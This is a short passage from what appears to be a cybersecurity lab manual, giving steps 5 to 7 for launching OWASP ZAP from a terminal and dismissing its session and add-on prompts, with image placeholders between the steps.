
5. In the **Terminal** window, type **zaproxy** and press **Enter** to launch OWASP ZAP.




6. The **OWASP ZAP** initializing window appears; wait for it to complete.

7. After completing initialization, a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.


> Note: If a **Manage Add-ons** window appears, click the **Close** button.



